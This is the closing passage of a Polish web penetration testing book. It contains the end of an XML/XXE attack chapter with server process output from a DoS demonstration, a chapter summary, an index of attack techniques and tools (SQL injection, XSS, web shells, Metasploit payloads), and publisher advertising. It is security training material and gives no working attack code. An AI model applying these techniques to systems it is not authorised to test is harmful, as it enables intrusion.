13824          20   0  341M 43840  9532 R  6.5 8.8     0:00.79 /usr/sbin/apache2 -k start
13819          20   0  341M 43452  9532 R  6.5 8.7     0:00.77 /usr/sbin/apache2 -k start
13579          20   0  342M 41844  9640 R  5.2 8.2     0:13.62 /usr/sbin/apache2 -k start
13675          20   0  330M 29216  9644 R  5.8 5.9     0:11.98 /usr/sbin/apache2 -k start

```

Podobną podatność wykryto również w platformie Drupal CMS. Na tym kończymy opis ataków z użyciem XML.

Podsumowanie

W tym rozdziale przedstawiliśmy różne techniki wykorzystania analizatora XML lub innej usługi, która korzysta z przetwarzania danych XML. Analizatory XML spotyka się obecnie w wielu aplikacjach w postaci końcówek API, usług XML, a nawet plików przesyłanych na serwer poprzez formularz na stronie WWW. Wiele z tych systemów nie jest poprawnie skonfigurowanych, co umożliwia zastosowanie ataków XXE. Testuj ataki XXE i DoS w kontrolowanym środowisku, a być może uda Ci się wykonać zdalny kod na serwerach Facebooka, jak to miało już miejsce w przeszłości: <http://www.ubercomp.com/posts/2014-01-16-facebook-remote-code-execution>.

W następnym rozdziale przedstawię kilka nowych wektorów ataku, takich jak wstrzykiwanie obiektów PHP RPO itp.

Skorowidz

A

Adobe Flash Player, 94
adres
 e-mail, 38
 IP, 50, 67
 odwrócony, 50
 URI, 172, 175, 214, 226, 237
 format, 226
 konwersja Base64, 174
 URL, 42, 84, 123, 175
 kodowanie, *Patrz:*
 kodowanie URL
 zniekształcanie, 219
AJAX, 20
analizator XML, 167, 175, 179
 generyczny, 168
API
 dokumentacja, 233
 eksplorator, 232
 niskopoziomowe, 65
 REST, 225, 226, 227, 228,
 229, 230, 231, 232
 model zasobów, 226
 zasób, 228
 struktura, 232
 uprawnienia, 235, 238
 uwierzytelnianie, 230, 231
Apigee API console, 232
aplikacja
 Burp Suite Proxy, 68
 DVWA, 62
 internetowa, 211

kliencka, 214
vBulletin, 70
atak
 CSRF, *Patrz:* CSRF
 DoS, *Patrz:* DoS
 IDOR, *Patrz:* IDOR
 podkradanie kliknięć, 201,
 204, 222
 PRSSI, *Patrz:* RPO
 RPO, *Patrz:* RPO
 SSRF, *Patrz:* SSRF
 XSS, *Patrz:* XSS
 XXE, *Patrz:* XXE
autoryzacja, 211
 atak, 219, 220, 222
 trzecia strona, 212, 213, 215
 upoważnienie
 autoryzowane, 216
 niejawne, 217

B

BeEF, 75
 konfiguracja, 75
 punkt zaczepienia, 76, 77, 80
 zakładka
 Commands, 78
 IPec, 80
 Logs, 78
 Network, 80
 Rider, 80
 XssRays, 80

bezpieczeństwo, 17, 18
biblioteka Paperclip, 137
Burp Decoder, 174
Burp Suite, 118, 140, 231
Burp Suite Proxy, 68

C

CDM, 20
CeWL, 34, 41
Charles, 118
CORS, 21
 nagłówek, 21, 22
 żądanie, *Patrz:* żądanie
 CORS
Cross-Domain Messaging, *Patrz:*
 CDM
CSRF, 83, 84, 85, 90, 91, 96,
 191
 Facebook, 86
 JSON, 89
 PayPal, 87
 zapobieganie, 86, 87
CSRFGuard, 87

D

debuger, 49
deserializacja, 206, 207, 208
Di Paola Stefano, 74
Digital Ocean, 64
DirBuster, 34, 42, 43

Django, 188
 DNSdumpster, 35, 50
 DOM, 72, 74, 77, 194
 przebijanie, 194, 195, 196
 domena, 20, 21
 DoS, 136, 156, 167
 miliard uśmieszków, 178
 na analizator danych XML,
 178, 179
 przy użyciu obrazka, 137
 XXE, 177
 Dropbox, 92
 API Explorer, 232
 DVWA, 127, 128

E

element
 div, 202
 iframe, 201, 204
 e-mail, 186
 exploit, 58

F

Facebook, 57, 86, 211, 213, 221
 AppCenter, 91
 Graph API, 231, 232
 testowanie, 237
 uprawnienia, 235
 Graph API Explorer, 232
 łącze nieopublikowane, 241
 rola, 235, 236, 240
 Facebook Studio, 61
 Fierce, 34, 35, 37
 filtr XSS, 28
 Flipkart, 190
 format
 spłaszczony, 168
 XML, *Patrz:* plik XML
 formularz samowysyłający się,
 89, 91
 funkcja, *Patrz też:* metoda
 __construct, 206
 __destruct, 206
 __sleep, 206
 __wakeup, 206
 console.log, 73

crypto.generateCRMF
 ↳ Request, 74
 document.write, 73, 74
 element.add, 75
 element.after, 75
 element.append, 75
 element.before, 75
 element.html, 75
 element.prepend, 75
 element.replaceWith, 75
 element.wrap, 75
 element.wrapAll, 75
 eval, 74
 execScript, 74
 ExternalInterface.call, 70
 parametry, 70, 71
 Function, 74
 getimagesize, 143
 magiczna, 206
 ScriptElement.innerHTML, 74
 ScriptElement.src, 74
 ScriptElement.text, 74
 ScriptElement.textContent,
 74
 serialize, 205
 setImmediate, 74
 setInterval, 74
 setTimeout, 74
 unserialize, 204, 206, 207

G

Gist, 195
 Gmail, 204
 Goldshlager Nir, 34
 Google, 211
 API Console, 232
 wyszukiwarka
 dyrektywa, 52, 53, 55
 Google Advanced Search, 35
 Google+, 213
 Gruber John, 64

H

HackerOne, 191
 Hansen Robert (RSnake), 35
 hasło domyślne, 50

Heyes Gareth, 196
 Hivarekar Pranav, 223
 HTTP
 nagłówkek, 229
 Content-Type, 229, 230
 uwierzytelnianie, 230

I

IDOR, 188, 189, 241
 Flipkart, 190
 HackerOne, 191, 193
 IE, 19, 199
 informacji zbieranie, 33
 technika aktywna, 34, 35,
 38, 39, 41, 42, 44
 technika pasywna, 34, 35,
 38, 46, 48, 50, 52
 Instagram, 222
 interfejs użytkownika, 201
 podmiana, 201, 204, 222
 Intruder, 231

J

język PHP, 129, 131, 161
 JSON, 88, 89, 90
 JWT, 231

K

Karlsson Mathias, 96, 195
 kod JavaScript, 58
 kodowanie
 Base64, 28, 29, 30, 174, 230
 procentowe, 24, 221
 podwójne, 26, 28, 221
 potrójne, 28
 URL, 24
 komunikacja międzydomenowa,
 20, 21, 23
 konwerter Markdown, *Patrz:*
 Markdown
 księga gości, 62

L

LFI, 26, 34
 LinkedIn, 220
 lista
 adresów IP, 50
 serwerów, *Patrz:* serwer lista
 słów, 41
 kluczowych, 38
 subdomen, *Patrz:*
 subdomena lista

ł

ładunek, 164
 całościowy, 150
 dwuetapowy, 150, 151
 lista, 151
 nasłuchujący połączeń, 163
 pobierz i wykonaj, 150
 tworzenie, 161, 164
 VNC, 150
 wykonanie, 162
 łącze klikalne, 64

M

MailChimp, 186, 221
 Maltego, 34, 44
 Markdown, 64
 maszyna footprinting, 45
 Metasploit, 149
 konsola, 151
 ładunek, *Patrz:* ładunek
 moduł, 149, 151
 brute_dirs, 154
 dir_scanner, 155
 do włamań, 150
 enkodera, 150
 files_dir, 156
 IPv6, 150
 ładunku, 150
 ms08_067_netapi, 150
 mysql_enum, 150
 pomocniczy, 150, 153
 powłoka, 161
 WMAP, *Patrz:* WMAP
 Meterpreter, 150, 151

metoda, *Patrz też:* funkcja
 chat.postMessage, 65
 getElementById, 196
 getElementsByName, 195
 magiczna, 208
 postMessage, 20
 removeEventListener, 196
 słownikowa, 37, 42
 MSF, *Patrz:* Metasploit
 Msfconsole, 151
 polecenie, 151, 153
 msfvenom, 161
 show options, 154
 MySpace, 57, 62

N

nagłówek
 CORS, *Patrz:* CORS
 nagłówek
 odpowiedzi, 22
 X-Forwarded-For, 67, 68
 X-Requested-With, 95, 96
 Naik Amol, 91
 Netcat, 133

O

OAuth, 211, 223
 aplikacja kliencka, 212, 213,
 214
 przekierowanie, 222
 domena
 przyrostek, 221
 zmiana, 221
 rola, 212
 serwer
 autoryzacji, 212, 214
 zasobu, 212, 213
 trzecia strona, 212, 213, 215
 właściciel zasobu, 212, 213
 zagrożenia, 219, 220, 221, 222
 zakres, 213
 zmiana folderów, 221
 obiekt
 DOM, 72, 74, 77
 PHP wstrzykiwanie, *Patrz:*
 POI
 XMLHttpRequest, 20, 95

OSINT, 44

P

PayPal, 57, 87, 88
 Pentest-Tools, 35, 52
 Peterv, 44
 phishing, 39, 114, 219
 plik
 .htaccess, 141, 142
 cookie, 60, 118
 HttpOnly, 58, 71
 kradzież, 58, 63
 sesyjny, 231
 CSS, 196, 197
 dziennika, 207
 Flash, 70, 71, 92, 93, 95, 96,
 134
 GIF jako skrypt PHP, 141
 graficzny, 196
 weryfikacja, 143
 import, 196, 197
 JPEG, 137
 jako skrypt PHP, 141
 weryfikacja, 143, 144
 JSP, 130
 PDF zaindeksowany, 53
 PNG zTXT, 137
 przesyłanie, 127, 128, 134
 zabezpieczenia, 138
 rozszerzenie, 138, 141
 spłaszczony, 168
 SVG, 136
 SWF, *Patrz:* plik Flash
 zamiana na ActionScript,
 70
 systemowy, 173
 ścieżka
 bezwzględna, 197
 względna, 196, 197
 typ MIME, 140, 143
 uploader.swf, 70
 XML, 136, 167, 168, 174
 analizator, *Patrz:*
 analizator XML
 atrybut, 169
 element, 168
 encja, 170, 171
 encja wewnętrzna, 171

- ul>
- plik
 - encja zewnętrzna, 171, 172
 - korzeń, 168
 - preambuła, 168
 - sprawdzanie poprawności, 169, 170
- XML DTD, 169
 - wewnętrzny, 169
 - zewnętrzny, 170
- pochodzenie, 18
 - wyjątki, 19
 - zmiana miejsca, 19
- POI, 204, 207, 208
- polecenie
 - dig, 36
 - exec, 129
 - INSERT, 119
 - nslookup, 36
 - passthru, 129
 - pcntl_exec, 129
 - popen, 129
 - powłoki, 129
 - proc_open, 129
 - shell_exec, 129
 - system, 129
 - UPDATE, 119
- powłoka
 - b374K, 131, 132, 133
 - C99/R57, 131
 - Linux Meterpreter, 165
 - Metasploit, *Patrz:* Metasploit powłoka
 - Meterpreter, 162, 165
 - odwrotna, 133, 134, 150
 - polecenie, *Patrz:* polecenie powłoki
 - SQL, 119
 - interaktywna, 120
 - systemowa, 133
 - serwera WWW, 208
 - wielofunkcyjna, 131
- pre-flight request, *Patrz:* żądanie wstępnego sprawdzenia
- protokół, 185
 - dict, 186
 - expect, 186
 - file, 186
 - ftp, 186
 - gopher, 186
 - http, 186
 - HTTP, 227
 - kod odpowiedzi, 228, 229
 - nagłówek, 229
 - uwierzytelnianie, 230
 - https, 186
 - imap, 186
 - javascript, 59
 - ldap, 186
 - mailto, 186
 - OAuth, 211
 - ogg, 186
 - pop3, 186
 - smtp, 186
 - telnet, 186
 - tfpt, 186
- przeglądarka
 - atak, 83
 - Internet Explorer, *Patrz:* IE
 - lista zdarzeń, 78
 - przejęcie sesji, 75, 78, 80
 - uruchamianie modułów atakującego, 78
 - wysyłanie żądań HTTP, 80
- przekierowanie 307, 96
- punkt zaczepienia, 76, 77, 80
- ## R
- Rails, 188
 - Repeater, 231
 - REST, 225
 - Reverse IP Lookup using YouGetSignal, 35
 - RFI, 26
 - robak Samy, 62
 - Rogers Jake, 121
 - Rosetta Flash, 94, 95
 - router
 - hasło, 50
 - WiFi, 201
 - ZTE OX253P, 49
 - RPO, 196, 200
- ## S
- Safari, 96
 - sekret klienta, 215
 - serializacja, 205, 206
 - serwer
 - Apache, 141, 142, 156
 - autoryzacji, 214, 217
 - błąd, 219, 220, 222
 - LAMP, 161
 - lista, 37
 - MySQL, 150
 - pośredniczący, 124, 140
 - skanowanie portów, 183, 184
 - współdzielony, 50
 - WWW jako pośrednik, 181
 - zdalne wykonanie kodu, 176
 - Shodan, 35, 48
 - kryteria, 48
 - skrypt
 - modyfikujący, 121, 123
 - PHP SetHandler, 142
 - Slack, 65, 69, 211, 222
 - słowo kluczowe
 - download, 38
 - hidden, 38
 - random, 38
 - sandbox, 38
 - test, 38
 - Smith Garrett, 194
 - SOP, 17, 18, 20, 21
 - Sothink SWF Decompiler, 70
 - SQL powłoka, *Patrz:* powłoka SQL
 - SQLMap, 97, 99, 101
 - instalacja, 98
 - optymalizacja, 109
 - plik systemowy
 - odczyt, 111, 112
 - zapis, 111, 113, 114
 - pobranie wszystkich danych, 106
 - połączenie
 - HTTP trwałe, 108
 - NULL, 108
 - powłoka SQL, 119, 120
 - przewidywanie danych wyjściowych, 108
 - tryb kreatora, 105
 - wielowątkowość, 107
- ssh2, 186
 - SSLStrip, 72
 - SSRF, 175, 181, 182
 - MailChimp, 187
 - skanowanie portów, 183, 184

strona podmiana zawartości, 58
 SubBrute, 34, 39
 subdomena, 38, 39
 liczba dziennych odwiedzin, 48
 lista, 36, 46, 50

T

Tamper Data, 140
 theHarvester, 34, 38
 token, 86, 90, 94, 188
 CSRF, 191
 dostępowy, 214, 215, 217, 231
 kradzież, 220
 przekierowanie, 222
 odgadywanie, 91
 słaby, 91
 walidacja, 91
 wstrzykiwanie, 91, 92
 transfer strefy, 36, 37
 Twitter, 60

U

użytkownik
 autoryzacja, *Patrz:* autoryzacja
 dane, 213
 hasło, 99, 103, 104, 173, 230
 interfejs, *Patrz:* interfejs
 użytkownika
 nazwa, 99, 103, 104, 115,
 173, 230
 token dostępowy, 215
 uprawnienia, 112, 173, 188,
 189, 191, 193
 uwierzytelnienie, 118

V

VHosts, 52
 Vimeo, 96

W

WAF, 121
 WAMP
 atak, 159
 skanowanie, 158, 159
 uruchamianie, 158

wątek wykonawczy, 38
 WhatWeb, 34, 44
 Whitton Jack, 62
 WMAP, 157, 159
 Wolfram Alpha, 35, 46
 WordPress, 55, 179
 wstrzyknięcie
 CSS, 198, 199
 kodu SQL, 28, 97, 100, 101
 do stron wymagających
 logowania, 118
 modyfikacja adresów
 URL, 106
 na ślepo, 110
 skrypt modyfikujący, 121,
 123
 technika czasowa, 109, 110
 techniki, 102, 109, 110
 wykorzystywanie błędu,
 102, 109
 obiektu PHP, *Patrz:* POI
 pliku
 lokalne, *Patrz:* LFI
 zdalne, *Patrz:* RFI

X

X-Forwarded-For-Header, 68
 XSS, 57, 60, 62, 64, 65, 70, 75,
 134, 198, 199
 adres IP, 67
 API, 64
 bazujący na obiektach DOM,
 72, 74, 77
 Flash, 70
 Markdown, 64
 odbity, 57, 58, 59, 60
 token CSRF, 90
 utrwalony, *Patrz:* XSS
 zapisany
 zapisany, 57, 62, 64, 67
 XXE, 172, 173, 177
 DoS, 177

Y

YouGetSignal, 50

Z

zabezpieczenie CSRF,
 Patrz: CSRF
 zapytanie
 SELECT, 119
 stos, 119
 zasada tego samego
 pochodzenia, *Patrz:* SOP
 znacznik
 HttpOnly, 71, 72
 Secure, 72
 znak
 ', 171
 ", 171
 &, 171
 /, 24
 <, 24, 170, 171
 >, 170, 171
 niezastrzeżony, 24
 kodowanie, 25
 przejścia do nowego wiersza,
 221
 specjalny, 170, 171
 zastrzeżony, 24
 kodowanie, 25

Ż

żądanie
 CORS, 23
 DELETE, 228, 237
 GET, 84, 114, 130, 228, 234,
 237
 HEAD, 228
 JSON, 89
 OPTIONS, 228
 POST, 84, 85, 89, 90, 96,
 115, 117, 228, 237
 proste, 23
 PUT, 228
 typ, 228
 wstępnego sprawdzenia, 23

PROGRAM PARTNERSKI

GRUPY WYDAWNICZEJ HELION



1. ZAREJESTRUJ SIĘ
2. PREZENTUJ KSIĄŻKI
3. ZBIERAJ PROWIZJĘ

Zmień swoją stronę WWW
w działający bankomat!

Dowiedz się więcej i dołącz już dzisiaj!

<http://program-partnerski.helion.pl>

GRUPA WYDAWNICZA



Helion SA

Testy penetracyjne — klucz do bezpieczeństwa Twojej aplikacji!

Sieć stała się niebezpiecznym miejscem. Między grasującymi w niej złoczyńcami a inżynierami bezpieczeństwa aplikacji trwa wyścig zbrojeń. Mimo to oczywiste jest, że uzyskanie stuprocentowego bezpieczeństwa jest niemożliwe. Jedną z technik zabezpieczania aplikacji są testy penetracyjne, które polegają na atakowaniu systemu różnymi metodami, aby odnaleźć jego słabe punkty i pokazać, jak można się do niego włamać.

Niniejsza książka stanowi wyczerpujące źródło wiedzy dla testerów przeprowadzających analizę aplikacji internetowych. Opisano tu zarówno najnowsze, jak i klasyczne techniki łamania zabezpieczeń — bardzo często starsze metody rozwijają się w różnych kierunkach i nie należy o nich zapominać. Między innymi przedstawiono informacje o atakach XML, w tym XXE, oraz metody wykorzystywania słabych stron OAuth 2.0. Omówiono również XSS, CSRF, Metasploit i wstrzykiwanie SQL. Nie zabrakło też opisu rzeczywistych przypadków testowania aplikacji.

W tej książce między innymi:

- podstawowe techniki zapewniania bezpieczeństwa w sieci
- prowadzenie rozpoznania przed atakiem
- mniej popularne wektory ataków, w tym RPO i przebijanie DOM
- metody testowania API
- podstawowe błędy popełniane przez programistów

Prakhar Prasad mieszka w Indiach. Jest ekspertem w dziedzinie bezpieczeństwa aplikacji specjalizującym się w testach penetracyjnych. W 2014 roku został sklasyfikowany na dziesiątej pozycji w światowym rankingu HackerOne. Zdobył kilka nagród za znalezienie luk bezpieczeństwa w takich serwisach jak Google, Facebook, Twitter, PayPal czy Slack. Posiada certyfikaty z OSCP. Przeprowadza testy bezpieczeństwa dla różnych organizacji rządowych, pozarządowych i edukacyjnych.

Helion

księgarnia internetowa

<http://helion.pl>

zamówienia telefoniczne



0 801 339900



0 601 339900

Informatyka w najlepszym wydaniu

Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 98 63
e-mail: helion@helion.pl
<http://helion.pl>

Sprawdź najnowsze promocje:
• <http://helion.pl/promocje>
Książki najchętniej czytane:
• <http://helion.pl/bestsellery>
Zamów informacje o nowościach:
• <http://helion.pl/novosci>

sięgnij po WIĘCEJ



KOD KORZYŚCI

ISBN 978-83-283-3459-5



cena: 54,90 zł

Packt